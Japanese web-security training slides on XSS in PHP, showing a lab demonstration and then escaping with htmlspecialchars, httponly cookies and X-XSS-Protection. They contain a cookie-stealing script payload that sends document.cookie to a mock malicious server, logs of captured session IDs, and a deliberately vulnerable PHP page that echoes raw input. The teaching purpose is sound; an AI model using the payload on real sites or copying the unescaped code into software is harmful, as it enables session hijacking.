
(1) XSSの原因と対策

【異常な動作を確認します】 (その2)

② ”模擬悪性サイトにcookie情報を転送するスクリプト”を入力し、実行します。

模擬悪性サイトへ情報が転送される。。

```
"><script>window.location='https://gorosuke-genki-inu-1.paiza-user-free.cloud:8000/?'+document.cookie;</script><!--
```



3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

【異常な動作を確認します】 (その2)

② "模擬悪性サイトにcookie情報を転送するスクリプト"を入力し、実行します。



The screenshot shows a web browser window with the address bar displaying `https://gorosuke-genki-inu-1.paiza-user-free.cloud/xss.php`. The page title is "ユーザー情報登録" (User Information Registration). The form contains the following elements:

- 名前: (Name): A text input field containing the payload `"><script>window.local`. This field is highlighted with a red box.
- URL: (URL): An empty text input field.
- 確認 (Confirm): A button highlighted with a red box.
- リセット (Reset): A button.

A blue arrow points from the "確認" button to a text box containing the full malicious payload:

```
"><script>window.location='https://gorosuke-genki-inu-1.paiza-user-free.cloud:8000/?'+document.cookie;</script><!--
```


3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

【異常な動作を確認します】 (その2)

② ”模擬悪性サイトにcookie情報を転送するスクリプト”を入力し、実行します。

The image shows a web browser window and a terminal window. The browser window displays the URL `https://gorosuke-genki-inu-1.paiza-user-free.cloud/xss.php` and the text **Welcome!! Trap_Server**. A cartoon character of a hacker is shown sitting at a laptop. A speech bubble from the hacker says:
アクセスログに
Cookie情報が記録されてるぞ！
The terminal window shows the command `python -m http.server 8000` being executed. The output shows the server serving HTTP on 0.0.0.0 port 8000. The last two lines of the terminal output are highlighted with a red box, indicating a successful request with a cookie:
172.22.0.1 - - [07/Nov/2021 10:48:56] "GET / HTTP/1.1" 200 -
172.22.0.1 - - [07/Nov/2021 10:55:06] "GET /?PHPSESSID=pfn3sn7pm6p5fabnanot8n6sv
| HTTP/1.1" 200 -

3 Webアプリケーションの脆弱性対策


(1) XSSの原因と対策

【異常な動作を確認します】（その2）

② ”模擬悪性サイトにcookie情報を転送するスクリプト”を入力し、実行します。

○ 以下のようなHTMLを作成してみると。。

```
172.22.0.1 - - [07/Nov/2021:10:57:32 +0000] "GET /xss_conform.php?name=%22%3E%3Cscript%3Ewindow.location%3D%27https%3A%2F%2Fgorosuke-genki-inu-1.paiza-user-free.cloud%3A8000%2F%3F%27%2Bdocument.cookie%3B%3C%2Fscript%3E%3C%21--&url= HTTP/1.1" 200 661 "https://gorosuke-genki-inu-1.paiza-user-free.cloud/xss.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0"
```






3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

【異常な動作を確認します】 (その2)

② ”模擬悪性サイトにcookie情報を転送するスクリプト”を入力し、実行します。

○ 以下のようなHTMLのリンクをユーザがクリックすると。。。




3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

【異常な動作を確認します】 (その2)

② ”模擬悪性サイトにcookie情報を転送するスクリプト”を入力し、実行します。

○ 模擬悪性サイトに接続されCookie情報も転送されてしまいます。。



```
python3 -m http.server 8000 - ~
172.22.0.1 - - [08/Nov/2021 09:59:12] "GET /?PHPSESSID=r0hrfnduh2q1mpeu3lojaelgj
6 HTTP/1.1" 200 -
172.22.0.1 - - [08/Nov/2021 10:10:10] "GET /?PHPSESSID=ehvs71841171b83s40bm9a9u7
t HTTP/1.1" 200 -
172.22.0.1 - - [08/Nov/2021 10:10:10] code 404, message File not found
172.22.0.1 - - [08/Nov/2021 10:10:10] "GET /favicon.ico HTTP/1.1" 404 -
172.22.0.1 - - [08/Nov/2021 10:11:23] "GET /?PHPSESSID=gh9e7o7faisg1038h0qrsrif
v HTTP/1.1" 200 -
172.22.0.1 - - [08/Nov/2021 10:11:23] code 404, message File not found
172.22.0.1 - - [08/Nov/2021 10:11:23] "GET /favicon.ico HTTP/1.1" 404 -
172.22.0.1 - - [08/Nov/2021 10:13:26] "GET /?PHPSESSID=ut2jfv5ussv6bst8iu0f9p820
t HTTP/1.1" 200 -
172.22.0.1 - - [08/Nov/2021 10:13:27] code 404, message File not found
172.22.0.1 - - [08/Nov/2021 10:13:27] "GET /favicon.ico HTTP/1.1" 404 -
172.22.0.1 - - [08/Nov/2021 10:13:38] "GET /?PHPSESSID=ut2jfv5ussv6bst8iu0f9p820
t HTTP/1.1" 200 -
172.22.0.1 - - [08/Nov/2021 10:13:40] "GET /?PHPSESSID=ut2jfv5ussv6bst8iu0f9p820
t HTTP/1.1" 200 -
172.22.0.1 - - [08/Nov/2021 10:13:41] "GET /?PHPSESSID=ut2jfv5ussv6bst8iu0f9p820
t HTTP/1.1" 200 -
172.22.0.1 - - [08/Nov/2021 10:16:22] "GET /?PHPSESSID=jrvac33b4m3quh15kmo94qjqc
c HTTP/1.1" 200 -
172.22.0.1 - - [08/Nov/2021 10:16:22] code 404, message File not found
172.22.0.1 - - [08/Nov/2021 10:16:22] "GET /favicon.ico HTTP/1.1" 404 -
```

3 Webアプリケーション の脆弱性対策

(1) XSSの原因と対策

【原因】

3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

【原因】

ユーザから入力された値を、何も処理することなく出力するようにしているためです。

```
"><script>window.location='https://gorosuke-genki-inu-1.paiza-user-free.cloud:8000/?'+document.cookie;</script><!--
```

特定urlサイトにクッキー情報
を書き込む指示

入力情報を
そのまま処理

```
1 <?php
2 session_start();
3 $name = $_GET['name'];
4 $url = $_GET['url'];
5 ?>
6
7 <html>
8 <body>
9 <h1>ユーザー情報登録確認</h1>
10 <form action="xss_regist.php" method="get">
11   名前:<?php echo $name; ?><br/>
12   URL:<?php echo $url; ?><br/>
13   <input type="hidden" name="name" value="<?php echo $name; ?>">
14   <input type="hidden" name="url" value="<?php echo $url; ?>">
15   <input type="submit" value="登録">
16   <input type="button" value="戻る" onclick="javascript:history.back();">
17 </form> </body> </html>
```

[EOF]



3 Webアプリケーション の脆弱性対策

(1) XSSの原因と対策

【対策】

3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

【対策】

○ 基本的対策

特別な意味を持つ文字列を別の文字に置き換えて処理する
(エスケープ処理)

- ・HTMLにおいて特殊な意味を持つ【<】等を普通の文字として認識するように別の文字に置き換える

(例)

「<」 → 「<」 「>」 → 「>」
「"」 → 「"」 「&」 → 「&」

- ・予め用意されているエスケープ関数を利用する

今回は
こちらを使用

○ 保険的対策

クッキーにhttponly属性を付与する

X-XSS-Protectionヘッタを挿入し、XSS攻撃を無効にする

3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

【対策】

エスケープ処理について

外部から送信されるパラメータをWebサイト上でそのまま表示せずエスケープ処理を行って出力することです

イメージ

`<script>alert(1);</script>`



エスケープ処理



ブラウザではJavaScriptとしてでなく、
文字列として表示される

`<script>alert(1);</script>`

3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

【対策】

エスケープ処理について

Webページの表示に影響のある特殊文字をHTMLエンティティに変換するものとしては以下の文字列があります

変換前(特殊文字)	変換後(HTMLエンティティ)
&	&
“	"
'	' あるいは'
<	<
>	>

3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

【対策】

PHPにおける対策

エスケープ処理について

- htmlspecialchars() 関数によりエスケープ処理する

```
htmlspecialchars( string $string, int $quote_style, string $charset );
```

【引数の説明】

\$string	:	変換対象の文字列
\$quote_style	:	引用符の変換方法【ENT_COMPATかENT_QUOTESを指定】
\$charset	:	文字エンコーディング "UTF-8" "Shift_JIS", "EUC-JP"

htmlspecialchars関数は最大4つの引数をとりますが
セキュリティ上は先にあげた3つの引数が必要になります！

(参考)

<https://www.php.net/manual/ja/function htmlspecialchars.php>

3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

【対策】

PHPにおける対策

エスケープ処理について

○ htmlspecialchars() 関数が変換対象とする文字

今回は
こちらを使用

変換前	変換後	\$quote_styleと変換対象文字		
		ENT_NOQUOTES	ENT_COMPAT	ENT_QUOTES
<	<	○	○	○
>	>	○	○	○
&	&	○	○	○
"	"	×	○	○
'	'	×	×	○

3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

【対策】

PHPにおける対策

エスケープ処理について

以下のように修正したコードに変更します

【xss-new.php】
呼び出し先を変更



gorosuke-1 | PaizaCloud - Instant x https://gorosuke-1.paiza-user-free.cloud/xss.php

ユーザー情報登録

名前: gorosuke
URL: http://www.yahoo.co.jp

確認 リセット

【xss_conform-new.php】
(エスケープ処理したサイト)



gorosuke-1 | PaizaCloud - Instant x https://gorosuke-1.paiza-user-free.cloud/xss_conform.php?name=

ユーザー情報登録確認

名前: gorosuke
URL: http://www.yahoo.co.jp

登録 戻る

【xss_regist.php】



gorosuke-1 | PaizaCloud - Instant x https://gorosuke-1.paiza-user-free.cloud/xss_regist.php?name=

登録しました

脆弱性のある
コードを修正！



3 Webアプリケーションの脆弱性対策


(1) XSSの原因と対策

【対策】

PHPにおける対策

エスケープ処理について

【xss-new.php】



```
1 <?php
2 session_start(); ?> <html> <body>
3 <h1>ユーザー情報登録</h1>
4 <form action="xss conform-new.php" method="get">
5     名前:<input type="text" name="name"><br/>
6     URL:<input type="text" name="url"><br/>
7     <input type="submit" value="確認">
8     <input type="reset" value="リセット">
9 </form> </body> </html>
```

[EOF]

3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

【対策】

エスケープ処理について

PHPにおける対策

【xss_conform-new.php】

```
1 <?php
2 session_start();
3 $name = $_GET['name'];
4 $url = $_GET['url'];
5 $newname = htmlspecialchars($_GET['name'], ENT_QUOTES, "EUC-JP");
6 ?>
7
8 <html>
9 <body>
10 <h1>ユーザー情報登録確認</h1>
11 <form action="xss_regist.php" method="get">
12 名前:<?php echo $newname; ?><br/>
13 URL:<?php echo $url; ?><br/>
14 <input type="hidden" name="name" value="<?php echo $newname; ?>">
15 <input type="hidden" name="url" value="<?php echo $url; ?>">
16 <input type="submit" value="登録">
17 <input type="button" value="戻る" onclick="javascript:history.back();">
18 </form> </body> </html>
```

エスケープ処理
を実施

エスケープ処理した
変数を出力


3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

【対策】

PHPにおける対策

エスケープ処理後の確認

← → ↺  gorosuke-genki-inu-1.paiza-user-free.cloud/xss-new.php

 アプリ  設定  Webex Teams  Cisco Webex Teams...  新しいタブ  R Online regex tester...  M MITRE

ユーザー情報登録

名前:

URL:

確認

リセット

3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

【対策】

エスケープ処理後の確認

PHPにおける対策

The screenshot shows a web browser window with a tab titled '新しいタブ' (New Tab). The address bar shows 'Online regex tester...'. The page title is 'ユーザー情報登録確認' (User Information Registration Confirmation). The form contains a label '名前:' (Name:) followed by a text input field. The input field contains the malicious payload: `"><script>alert(document.cookie)</script><!--`. Below the input field is a label 'URL:' and two buttons: '登録' (Register) and '戻る' (Back). A blue arrow points from a callout box to the input field.

名前:"><script>alert(document.cookie)</script><!--

URL:

登録 戻る

Javascriptとして認識されず
文字列として認識

3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

【対策】

PHPにおける対策

エスケープ処理後の確認

The screenshot shows a web browser window with the address bar displaying the URL: `gorosuke-genki-inu-1.paiza-user-free.cloud/xss-new.php`. The browser's tab bar shows several open tabs, including "アプリ", "設定", "Webex Teams", "Cisco Webex Teams...", "新しいタブ", "Online regex tester...", and "MITRE AT". The main content area of the browser displays a page titled "ユーザー情報登録" (User Information Registration). Below the title, there are two input fields: "名前:" (Name) and "URL:". The "名前:" field contains the text `document.cookie;</script><!--`, which is an XSS payload designed to steal cookies. Below the input fields are two buttons: "確認" (Confirm) and "リセット" (Reset).

3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

【対策】

エスケープ処理後の確認

PHPにおける対策

アプリ 設定 Webex Teams Cisco Webex Teams... 新しいタブ Online regex tester... MITRE ATT&CK™ Interactive Online... 仕事 - TimeTree

ユーザー情報登録確認

名前:><script>window.location='https://gorosuke-genki-inu-1.paiza-user-free.cloud:8000/?'+document.cookie;</script><!--

URL:

登録

戻る

Javascriptとして認識されず
文字列として認識

3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

【対策】

PHPにおける対策

○ 課題

URL欄はXSS対策が実施されていません。。
コードを修正して、XSS対策を実施しましょう！

- 1 xss-conform-new.phpを修正します
- 2 htmlspecialchars() 関数によりエスケープ処理してみましょう！



3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

【対策】（保険的対策）

PHPにおける対策

cookieにhttpOnly属性を付与する

PHPの設定ファイル(PHP.ini)の変更によりJavaScriptからのクッキー読み出しを禁止するものです。

イメージ

`<script>alert(1);</script>`



PHP.iniの
設定変更



クッキーの読み出しができない。。

`session.cookie.httponly = on`

3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

【対策】（保険的対策）

PHPにおける対策

cookieにhttpOnly属性を付与する

/etc/php/7.4/cli/php.ini (php設定ファイル)の内容

```
root@gorosuke-genki-inu-1:/etc/php/7.4/cli# more php.ini | grep session.cookie
; http://php.net/session.cookie-secure
; session.cookie_secure =
; http://php.net/session.cookie-lifetime
session.cookie_lifetime = 0
; http://php.net/session.cookie-path
session.cookie_path = /
; http://php.net/session.cookie-domain
session.cookie_domain =
; http://php.net/session.cookie-httponly
session.cookie_httponly =
session.cookie_samesite =
root@gorosuke-genki-inu-1:/etc/php/7.4/cli#
```

session.cookie-httponly = on
に設定する

3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策


【対策】（保険的対策）

X-XSS-Protectionヘッタを挿入し、XSS攻撃を無効にする

実行するブラウザに対し上記のヘッタを挿入することで攻撃を無効化します

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-XSS-Protection#example>

イメージ



- X-XSS-ProtectionヘッタはWebサーバの設定やPHPなどのスクリプトで挿入が可能です
- XSS-Protectionヘッタの有効性は使用しているブラウザのバージョン、種類に依存します

3 Webアプリケーションの脆弱性対策

(1) XSSの原因と対策

【対策】（保険的対策）

X-XSS-Protectionヘッタを挿入し、XSS攻撃を無効にする

○参考: Windows 10のcurlコマンドによるヘッタ情報の確認

```
C:\Users\ユーザー>curl -I https://www.yahoo.co.jp
HTTP/1.1 200 OK
Content-Length: 0
Content-Type: text/html; charset=utf-8
Date: Thu, 03 Feb 2022 11:29:46 GMT
Etag: W/"0-2jmj7l5rSw0yVb/vlWAYkk/YBwk"
Vary: Accept-Encoding
X-Vcap-Request-Id: 9b50366d-1150-4bf3-7545-937628e2929b
X-Xss-Protection: 1; mode=block
Age: 0
Connection: keep-alive
Server: ATS
```

XSS-Protection
ヘッタを挿入し返信

3 Webアプリケーション の脆弱性対策

